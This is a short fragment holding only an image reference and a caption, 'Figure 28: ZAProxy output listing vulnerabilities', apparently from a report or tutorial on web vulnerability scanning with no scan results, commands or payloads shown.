


Figure 28: ZAProxy output listing vulnerabilities